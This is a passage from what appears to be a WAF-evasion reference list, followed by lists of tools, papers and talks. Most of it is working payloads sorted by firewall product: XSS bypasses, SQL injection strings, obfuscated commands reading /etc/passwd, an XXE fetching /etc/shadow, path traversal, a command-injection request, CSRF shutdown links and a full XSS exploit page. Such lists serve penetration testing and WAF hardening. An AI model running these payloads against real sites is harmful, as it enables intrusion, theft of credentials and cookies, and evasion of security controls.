http://host/wp-admin///load-styles.php?load%5B%5D=dashicons,admin-bar
```

- REST API Disable Bypass by @ed0x21son

```
http://host/index.php/wp-json/wp/v2/users/
```

Citrix NetScaler

- SQLi via HTTP Parameter Pollution (NS10.5) by @BGA Security

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/
   <soapenv:Header/>
   <soapenv:Body>
```

```
        <string>’ union select current_user, 2#</string>
    </soapenv:Body>
</soapenv:Envelope>
```

- `generic_api_call.pl` XSS by @NNPoster

```
http://host/ws/generic_api_call.pl?function=statns&standalone=%3c/script%3e%3cscript%3ealert(document.cook
```

Cloudflare

- HTML Injection by @spyerror

```
<div style="background:url(/f#&#127;oo/;color:red/*/foo.jpg);">X
```

- XSS Bypass by @c0d3g33k

```
<a+HREF='javascrip%26%239t:alert%26lpar;document.domain)'>test</a>
```

- XSS Bypasses by @Bohdan Korzhynskyi

```
<svg onload=prompt%26%230000000040document.domain)>
<svg onload=prompt%26%23x000000028;document.domain)>
xss'"><iframe srcdoc='%26lt;script>;prompt`${document.domain}`%26lt;/script>'>
1'"><img/src/onerror=.1|alert``>
```

- XSS Bypass by @RakeshMane10

```
<svg/onload=&#97&#108&#101&#114&#00116&#40&#41&#x2f&#x2f
```

- XSS Bypass by @ArbazKiraak

```
<a href="j&Tab;a&Tab;v&Tab;asc&NewLine;ri&Tab;pt&colon;\u0061\u006C\u0065\u0072\u0074&lpar;this['document'
```

- XSS Bypass by @Ahmet Ümit

```
<--`<img/src=` onerror=confirm``> --!>
```

- XSS Bypass by @Shiva Krishna

```
javascript:{alert`0`}
```

- XSS Bypass by @Brute Logic

```
<base href=//knoxss.me?
```

- XSS Bypass by @RenwaX23 (Chrome only)

```
<j id=x style="-webkit-user-modify:read-write" onfocus={window.onerror=eval}throw/0/+name>H</j>#x
```

- RCE Payload Detection Bypass by @theMiddle

```
cat$u+/etc$u/passwd$u
/bin$u/bash$u <ip> <port>
";cat+/etc/passwd+#
```

Comodo

- XSS Bypass by @0xInfection

```
<input/oninput='new Function`confir\u006d\`0\``'>
<p/ondragstart=%27confirm(0)%27.replace(/.+/,eval)%20draggable=True>dragme
```

- SQLi by @WAFNinja

```
0 union/**/select 1,version(),@@datadir
```

DotDefender

- Firewall disable by (v5.0) by @hyp3rlinx

```
PGVuYWJsZWQ+ZmFsc2U8L2VuYWJsZWQ+
<enabled>false</enabled>
```

- Remote Command Execution (v3.8-5) by @John Dos

```
POST /dotDefender/index.cgi HTTP/1.1
Host: 172.16.159.132
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Authorization: Basic YWRtaW46
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 95

sitename=dotdefeater&deletesitename=dotdefeater;id;ls -al ../;pwd;&action=deletesite&linenum=15
```

- Persistent XSS (v4.0) by @EnableSecurity

```
GET /c?a=<script> HTTP/1.1
Host: 172.16.159.132
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; en-US;
rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
<script>alert(1)</script>: aa
Keep-Alive: 300
```

- R-XSS Bypass by @WAFNinja

```
<svg/onload=prompt(1);>
<isindex action="javas&tab;cript:alert(1)" type=image>
<marquee/onstart=confirm(2)>
```

- XSS Bypass by @0xInfection

```
<p draggable=True ondragstart=prompt()>alert
<bleh/ondragstart=&Tab;parent&Tab;['open']&Tab;&lpar;&rpar;%20draggable=True>dragme
```

- GET - XSS Bypass (v4.02) by @DavidK

```
/search?q=%3Cimg%20src=%22WTF%22%20onError=alert(/0wn3d/.source)%20/%3E

<img src="WTF" onError="{var
{3:s,2:h,5:a,0:v,4:n,1:e}='earltv'}[self][0][v%2Ba%2Be%2Bs](e%2Bs%2Bv%2B
h%2Bn)(/0wn3d/.source)" />
```

- POST - XSS Bypass (v4.02) by @DavidK

```
<img src="WTF" onError="{var
{3:s,2:h,5:a,0:v,4:n,1:e}='earltv'}[self][0][v+a+e+s](e+s+v+h+n)(/0wn3d/
.source)" />
```

- `clave` XSS (v4.02) by @DavidK

```
/?&idPais=3&clave=%3Cimg%20src=%22WTF%22%20onError=%22{
```

Fortinet Fortiweb

- `pcre_expression` unvaidated XSS by @Benjamin Mejri

```
/waf/pcre_expression/validate?redir=/success&mkey=0%22%3E%3Ciframe%20src=http://vuln-lab.com%20onload=aler
/waf/pcre_expression/validate?redir=/success%20%22%3E%3Ciframe%20src=http://vuln-lab.com%20onload=alert%28
```

- CSP Bypass by @Binar10

POST Type Query

```
POST /<path>/login-app.aspx HTTP/1.1
Host: <host>
User-Agent: <any valid user agent string>
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: <the content length must be at least 2399 bytes>

var1=datavar1&var2=datavar12&pad=<random data to complete at least 2399 bytes>
```

GET Type Query

```
http://<domain>/path?var1=vardata1&var2=vardata2&pad=<large arbitrary data>
```

F5 ASM

- XSS Bypass by @WAFNinja

```
<table background="javascript:alert(1)"></table>
"/><marquee onfinish=confirm(123)>a</marquee>
```

F5 BIG-IP

- XSS Bypass by @WAFNinja

```
<body style="height:1000px" onwheel="[DATA]">
<div contextmenu="xss">Right-Click Here<menu id="xss" onshow="[DATA]">
<body style="height:1000px" onwheel="prom%25%32%33%25%32%36x70;t(1)">
<div contextmenu="xss">Right-Click Here<menu id="xss" onshow="prom%25%32%33%25%32%36x70;t(1)">
```

- XSS Bypass by @Aatif Khan

```
<body style="height:1000px" onwheel="prom%25%32%33%25%32%36x70;t(1)">
<div contextmenu="xss">Right-Click Here<menu id="xss"onshow="prom%25%32%33%25%32%36x70;t(1)“>
```

- `report_type` XSS by @NNPoster

```
https://host/dms/policy/rep_request.php?report_type=%22%3E%3Cbody+onload=alert(%26quot%3BXSS%26quot%3B)%3E
```

- POST Based XXE by @Anonymous

```
POST /sam/admin/vpe2/public/php/server.php HTTP/1.1
Host: bigip
Cookie: BIGIPAuthCookie=*VALID_COOKIE*
Content-Length: 143

<?xml  version="1.0" encoding='utf-8' ?>
<!DOCTYPE a [<!ENTITY e SYSTEM '/etc/shadow'> ]>
<message><dialogueType>&e;</dialogueType></message>
```

- Directory Traversal by @Anastasios Monachos

Read Arbitrary File

```
/tmui/Control/jspmap/tmui/system/archive/properties.jsp?&name=../../../../../etc/passwd
```

Delete Arbitrary File

```
POST /tmui/Control/form HTTP/1.1
Host: site.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:32.0) Gecko/20100101 Firefox/32.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=6C6BADBEFB32C36CDE7A59C416659494; f5advanceddisplay=""; BIGIPAuthCookie=89C1E3BDA86BDF9
Content-Type: application/x-www-form-urlencoded

_form_holder_opener_=&handler=%2Ftmui%2Fsystem%2Farchive%2Fproperties&handler_before=%2Ftmui%2Fsystem%2Far
```

F5 FirePass

- SQLi Bypass from @Anonymous

```
state=%2527+and+
(case+when+SUBSTRING(LOAD_FILE(%2527/etc/passwd%2527),1,1)=char(114)+then+
BENCHMARK(40000000,ENCODE(%2527hello%2527,%2527batman%2527))+else+0+end)=0+--+
```

ModSecurity

- RCE Payloads Detection Bypass for PL3 by @theMiddle (v3.1)

```
;+$u+cat+/etc$u/passwd$u
```

- RCE Payloads Detection Bypass for PL2 by @theMiddle (v3.1)

```
;+$u+cat+/etc$u/passwd+\#
```

- RCE Payloads for PL1 and PL2 by @theMiddle (v3.0)

```
/???/??t+/???/??ss??
```

- RCE Payloads for PL3 by @theMiddle (v3.0)

```
/?in/cat+/et?/passw?
```

- SQLi Bypass by @Johannes Dahse (v2.2)

```
0+div+1+union%23foo*%2F*bar%0D%0Aselect%23foo%0D%0A1%2C2%2Ccurrent_user
```

- SQLi Bypass by @Yuri Goltsev (v2.2)

```
1 AND (select DCount(last(username)&after=1&after=1) from users where username='ad1min')
```

- SQLi Bypass by @Ahmad Maulana (v2.2)

```
1'UNION/*!0SELECT user,2,3,4,5,6,7,8,9/*!0from/*!0mysql.user/*-
```

- SQLi Bypass by @Travis Lee (v2.2)

```
amUserId=1 union select username,password,3,4 from users
```

- SQLi Bypass by @Roberto Salgado (v2.2)

```
%0Aselect%200x00,%200x41%20like/*!31337table_name*/,3%20from%20information_schema.tables%20limit%201
```

- SQLi Bypass by @Georgi Geshev (v2.2)

```
1%0bAND(SELECT%0b1%20FROM%20mysql.x)
```

- SQLi Bypass by @SQLMap Devs (v2.2)

```
%40%40new%20union%23sqlmapsqlmap...%0Aselect%201,2,database%23sqlmap%0A%28%29
```

- SQLi Bypass by @HackPlayers (v2.2)

```
%0Aselect%200x00%2C%200x41%20not%20like%2F*%2100000table_name*%2F%2C3%20from%20information_schema.tables%2(
```

Imperva

- Imperva SecureSphere 13 - Remote Command Execution by @rsp3ar
- XSS Bypass by @David Y

```
<svg onload\r\n=$.globalEval("al"+"ert()");>
```

- XSS Bypass by @Emad Shanab

```
<svg/onload=self[`aler`%2b`t`]`1`>
anythinglr00%3c%2fscript%3e%3cscript%3ealert(document.domain)%3c%2fscript%3euxldz
```

- XSS Bypass by @WAFNinja

```
%3Cimg%2Fsrc%3D%22x%22%2Fonerror%3D%22prom%5Cu0070t%2526%2523x28%3B%2526%2523x27%3B%2526%2523x58%3B%2526%25
```

- XSS Bypass by @i_bo0om

```
<iframe/onload='this["src"]="javas&Tab;cript:al"+"ert``"';>
<img/src=q onerror='new Function`al\ert\`1\``'>
```

- XSS Bypass by @c0d3g33k

```
<object data='data:text/html;;;;;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg=='></object>
```

- SQLi Bypass by @DRK1WI

```
15 and '1'=(SELECT '1' FROM dual) and '0having'='0having'
```

- SQLi by @Giuseppe D'Amore

```
stringindatasetchoosen%%' and 1 = any (select 1 from SECURE.CONF_SECURE_MEMBERS where FULL_NAME like '%%dm
```

- Imperva SecureSphere <= v13 - Privilege Escalation by @0x09AL

Kona SiteDefender

- HTML Injection by @sp1d3rs

```
%2522%253E%253Csvg%2520height%3D%2522100%2522%2520width%3D%2522100%2522%253E%2520%253Ccircle%2520cx%3D%252
```

- XSS Bypass by @Jonathan Bouman

```
<body%20alt=al%20lang=ert%20onmouseenter="top['al'+lang](/PoC%20XSS%20Bypass%20by%20Jonathan%20Bouman/)"
```

- XSS Bypass by @zseano

```
?"></script><base%20c%3D=href%3Dhttps:\mysite>
```

- XSS Bypass by @0xInfection

```
<abc/onmouseenter=confirm%60%60>
```

- XSS Bypass by @sp1d3rs

```
%2522%253E%253C%2Fdiv%253E%253C%2Fdiv%253E%253Cbrute%2520onbeforescriptexecute%3D%2527confirm%28document.d
```

- XSS Bypass by @Frans Rosén

```
<style>@keyframes a{}b{animation:a;}</style><b/onanimationstart=prompt`${document.domain}&#x60;>
```

- XSS Bypass by @Ishaq Mohammed

```
<marquee+loop=1+width=0+onfinish='new+Function`al\ert\`1\``'>
```

Profense

- GET Type CSRF Attack by @Michael Brooks (>= v.2.6.2)

Turn off Proface Machine

```
<img src=https://host:2000/ajax.html?action=shutdown>
```

Add a proxy

```
<img src=https://10.1.1.199:2000/ajax.html?vhost_proto=http&vhost=vhost.com&vhost_port=80&rhost_proto=http
```

- XSS Bypass by @Michael Brooks (>= v.2.6.2)

```
https://host:2000/proxy.html?action=manage&main=log&show=deny_log&proxy=>"<script>alert(document.cookie)</s
```

- XSS Bypass by @EnableSecurity (>= v2.4)

```
%3CEvil%20script%20goes%20here%3E=%0AByPass
%3Cscript%3Ealert(document.cookie)%3C/script%20ByPass%3E
```

QuickDefense

- XSS Bypass by @WAFNinja

```
?<input type="search" onsearch="aler\u0074(1)">
<details ontoggle=alert(1)>
```

Sucuri

- Smuggling RCE Payloads by @theMiddle

```
/???/??t+/???/??ss??
```

- Obfuscating RCE Payloads by @theMiddle

```
;+cat+/e'tc/pass'wd
c\\a\\t+/et\\c/pas\\swd
```

- XSS Bypass by @Luka

```
"><input/onauxclick="[1].map(prompt)">
```

- XSS Bypass by @Brute Logic

```
data:text/html,<form action=https://brutelogic.com.br/xss-cp.php method=post>
<input type=hidden name=a value="<img/src=//knoxss.me/yt.jpg onpointerenter=alert`1`>">
<input type=submit></form>
```

URLScan

- Directory Traversal by @ZeQ3uL (<= v3.1) (Only on ASP.NET)

```
http://host.com/test.asp?file=.%./bla.txt
```

WebARX

- Cross Site Scripting by @0xInfection

```
<a69/onauxclick=open&#40&#41>rightclickhere
```

WebKnight

- Cross Site Scripting by @WAFNinja

```
<isindex action=j&Tab;a&Tab;vas&Tab;c&Tab;r&Tab;ipt:alert(1) type=image>
<marquee/onstart=confirm(2)>
<details ontoggle=alert(1)>
<div contextmenu="xss">Right-Click Here<menu id="xss" onshow="alert(1)">
<img src=x onwheel=prompt(1)>
```

- SQLi by @WAFNinja

```
0 union(select 1,username,password from(users))
0 union(select 1,@@hostname,@@datadir)
```

- XSS Bypass by @Aatif Khan (v4.1)

```
<details ontoggle=alert(1)>
<div contextmenu="xss">Right-Click Here<menu id="xss" onshow="alert(1)">
```

- SQLi Bypass by @ZeQ3uL

```
10 a%nd 1=0/(se%lect top 1 ta%ble_name fr%om info%rmation_schema.tables)
```

Wordfence

- XSS Bypass by @brute Logic

```
<a href=javas&#99;ript:alert(1)>
```

- XSS Bypass by @0xInfection

```
<a/**/href=j%0Aa%0Av%0Aa%0As%0Ac%0Ar%0Ai%0Ap%0At&colon;/**/alert()/**/>click
```

- HTML Injection by @Voxel

```
http://host/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
```

- XSS Exploit by @MustLive (>= v3.3.5)

```
<html>
<head>
<title>Wordfence Security XSS exploit (C) 2012 MustLive.
http://websecurity.com.ua</title>
</head>
<body onLoad="document.hack.submit()">
<form name="hack" action="http://site/?_wfsf=unlockEmail" method="post">
<input type="hidden" name="email"
value="<script>alert(document.cookie)</script>">
</form>
</body>
</html>
```

- Other XSS Bypasses

```
<meter onmouseover="alert(1)"
'"><><div><meter onmouseover="alert(1)"</div>"
><><marquee loop=1 width=0 onfinish=alert(1)>
```

Apache Generic

- Writing method type in lowercase by @i_bo0om

```
get /login HTTP/1.1
Host: favoritewaf.com
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)
```

IIS Generic

- Tabs before method by @i_bo0om

```
    GET /login.php HTTP/1.1
Host: favoritewaf.com
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)
```

Awesome Tools

Fingerprinting:

- WAFW00F - The ultimate WAF fingerprinting tool with the largest fingerprint database from @EnableSecurity.

- IdentYwaf - A blind WAF detection tool which utlises a unique method of identifying WAFs based upon previously collected fingerprints by @stamparm.

Testing:

- Lightbulb Framework - A WAF testing suite written in Python.
- WAFBench - A WAF performance testing suite by Microsoft.
- WAF Testing Framework - A WAF testing tool by Imperva.

Evasion:

- WAFNinja - A smart tool which fuzzes and can suggest bypasses for a given WAF by @khalilbijjou.
- WAFTester - Another tool which can obfuscate payloads to bypass WAFs by @Raz0r.
- libinjection-fuzzer - A fizzer intended for finding `libinjection` bypasses but can be probably used universally.
- bypass-firewalls-by-DNS-history - A tool which searches for old DNS records for finding actual site behind the WAF.
- abuse-ssl-bypass-waf - A tool which finds out supported SSL/TLS ciphers and helps in evading WAFs.
- SQLMap Tamper Scripts - Tamper scripts in SQLMap obfuscate payloads which might evade some WAFs.
- Bypass WAF BurpSuite Plugin - A plugin for Burp Suite which adds some request headers so that the requests seem from the internal network.

Blogs and Writeups

- Web Application Firewall (WAF) Evasion Techniques #1 - By @Secjuice.
- Web Application Firewall (WAF) Evasion Techniques #2 - By @Secjuice.
- Web Application Firewall (WAF) Evasion Techniques #3 - By @Secjuice.
- How To Exploit PHP Remotely To Bypass Filters & WAF Rules- By @Secjuice

- ModSecurity SQL Injection Challenge: Lessons Learned - By @SpiderLabs.
- XXE that can Bypass WAF - By @WallArm.
- SQL Injection Bypassing WAF - By @OWASP.
- How To Reverse Engineer A Web Application Firewall Using Regular Expression Reversing - By @SunnyHoi.
- Bypassing Web-Application Firewalls by abusing SSL/TLS - By @0x09AL.
- Request Encoding to Bypass WAFs - By @Soroush Dalili

Video Presentations

- WAF Bypass Techniques Using HTTP Standard and Web Servers Behavior from @OWASP.
- Confessions of a WAF Developer: Protocol-Level Evasion of Web App Firewalls from BlackHat USA 12.
- Web Application Firewall - Analysis of Detection Logic from BlackHat.
- Bypassing Browser Security Policies for Fun & Profit from BlackHat.
- Web Application Firewall Bypassing from Positive Technologies.
- Fingerprinting Filter Rules of Web Application Firewalls - Side Channeling Attacks from @UseNix.
- Evading Deep Inspection Systems for Fun and Shell from BlackHat US 13.
- Bypass OWASP CRS && CWAF (WAF Rule Testing - Unrestricted File Upload) from Fools of Security.
- WAFs FTW! A modern devops approach to security testing your WAF from AppSec USA 17.
- Web Application Firewall Bypassing WorkShop from OWASP.
- Bypassing Modern WAF's Exemplified At XSS by Rafay Baloch from Rafay Bloch.
- WTF - WAF Testing Framework from AppSecUSA 13.
- The Death of a Web App Firewall from Brian McHenry.
- Adventures with the WAF from BSides Manchester.
- Bypassing Intrusion Detection Systems from BlackHat.

- Building Your Own WAF as a Service and Forgetting about False Positives from Auscert.

Presentations & Research Papers

Research Papers:

- Protocol Level WAF Evasion - A protocol level WAF evasion techniques and analysis by Qualys.
- Neural Network based WAF for SQLi - A paper about building a neural network based WAF for detecting SQLi attacks.
- Bypassing Web Application Firewalls with HTTP Parameter Pollution - A research paper from Exploit DB about effectively bypassing WAFs via HTTP Parameter Pollution.
- Poking A Hole in the Firewall - A paper by Rafay Baloch about modern firewall analysis.
- Modern WAF Fingerprinting and XSS Filter Bypass - A paper by Rafay Baloch about WAF fingerprinting and bypassing XSS filters.
- WAF Evasion Testing - A WAF evasion testing guide from SANS.
- Side Channel Attacks for Fingerprinting WAF Filter Rules - A paper about how side channel attacks can be utilised to fingerprint firewall filter rules from UseNix Woot'12.
- WASC WAF Evaluation Criteria - A guide for WAF Evaluation from Web Application Security Consortium.
- WAF Evaluation and Analysis - A paper about WAF evaluation and analysis of 2 most used WAFs (ModSecurity & WebKnight) from University of Amsterdam.
- Bypassing all WAF XSS Filters - A paper about bypassing all XSS filter rules and evading WAFs for XSS.
- Beyond SQLi - Obfuscate and Bypass WAFs - A research paper from Exploit Database about obfuscating SQL injection queries to effectively bypass WAFs.
- Bypassing WAF XSS Detection Mechanisms - A research paper about bypassing XSS detection mechanisms in WAFs.

Presentations:

- Methods to Bypass a Web Application Firewall - A presentation from PT Security about bypassing WAF filters and evasion.
- Web Application Firewall Bypassing (How to Defeat the Blue Team) - A presentation about bypassing WAF filtering and ruleset fuzzing for evasion by @OWASP.
- WAF Profiling & Evasion Techniques - A WAF testing and evasion guide from OWASP.
- Protocol Level WAF Evasion Techniques - A presentation at about efficiently evading WAFs at protocol level from BlackHat US 12.
- Analysing Attacking Detection Logic Mechanisms - A presentation about WAF logic applied to detecting attacks from BlackHat US 16.
- WAF Bypasses and PHP Exploits - A presentation about evading WAFs and developing related PHP exploits.
- Side Channel Attacks for Fingerprinting WAF Filter Rules - A presentation about how side channel attacks can be utilised to fingerprint firewall filter rules from UseNix Woot'12.
- Our Favorite XSS Filters/IDS and how to Attack Them - A presentation about how to evade XSS filters set by WAF rules from BlackHat USA 09.
- Playing Around with WAFs - A small presentation about WAF profiling and playing around with them from Defcon 16.
- A Forgotten HTTP Invisiblity Cloak - A presentation about techniques that can be used to bypass common WAFs from BSides Manchester.
- Building Your Own WAF as a Service and Forgetting about False Positives - A presentation about how to build a hybrid mode waf that can work both in an out-of-band manner as well as inline to reduce false positives and latency Auscert2019.

Credits & License: